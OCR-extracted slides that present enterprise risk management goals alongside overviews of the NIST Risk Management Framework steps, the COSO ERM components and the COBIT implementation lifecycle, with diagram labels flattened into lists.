
1. Integrate the enterprise risk management with the **organization's performance management**
2. Communicate the **benefits** of risk management
3. Define the **roles and responsibilities** for managing risk in the organization
4. Standardize the **risk reporting** and escalating process
5. Set a **standard approach** to manage risks in the organization
6. Assist resources in **managing risks**
7. Set the scope for and application of **risk management** in the organization
8. Mandate **periodic review and verification** for improvement to the ERM

Notes:

Risk Management Framework: NIST Risk Management Framework

- The NIST Risk Management Framework is a **structured and continuous process** that integrates information security and risk management activities into the system development life cycle (SDLC)


- **Categorize**: Define criticality or sensitivity of an information system according to the potential worst-case adverse impact to the mission or business
- **Select**: Select baseline security controls; apply tailoring guidance and supplement controls as needed based on risk assessment
- **Implement**: Implement security controls within enterprise architecture using sound system engineering practices; apply security configuration changes
- **Assess**: Determine security control effectiveness (i.e. that controls are implemented correctly, operating as intended, and meeting security requirements for information system)
- **Authorize**: Determine risk to organizational operations and assets, individuals, other organizations, and the nation; if acceptable, authorize operation
- **Monitor**: Continuously track changes to the information system that may affect security controls and reassess control effectiveness


1 Categorize
6 Monitor
5 Authorize
Security Life Cycle
2 Select
3 Implement
4 Assess

http://csrc.nist.gov

Risk Management Framework: COSO ERM Framework

- COSO ERM Framework defines essential components, suggests a common language, and provides **clear direction and guidance** for enterprise risk management
- It emphasizes that ERM involves those elements of the management process that enable management to make **genuine risk-based decisions**



Mission, vision & core values
Strategy development
Business Objective Formulation
Implementation & Performance
Enhanced Value
Governance & Culture
Strategy & Objective-Setting
Performance
Review & Revision
Information Communication & Reporting

http://www.coso.org

Notes:

Risk Management Framework: COBIT Framework

- COBIT Framework is an IT governance framework and supporting toolset that allows managers to bridge the gap between control requirements, technical issues, and business risks
- It emphasizes regulatory compliance, helps organizations to increase the value attained from IT, and enables alignment and simplifies implementation of the enterprise's IT governance and control framework


Outer Ring: Program Management
Middle Ring: Change Enablement
Inner Ring: Continual Improvement Lifecycle
1 What are the drivers
Initiate program
Establish desire to change
Recognize need to act
2 Where are we now?
Define problems and opportunities
Form implementation team
Assess current state
3 Where do we want to be?
Define road map
Communicate outcome
Define target state
4 What needs to be done?
Plan program
Identify role players
Build improvements
5 How do we get there?
Execute plan
Operate and use
Implement improvements
6 Did we get there?
Realize benefits
Embed new approaches
Operate and measure
7 How do we keep the momentum going?
Review effectiveness
Sustain
Monitor and evaluate

http://www.isaca.org

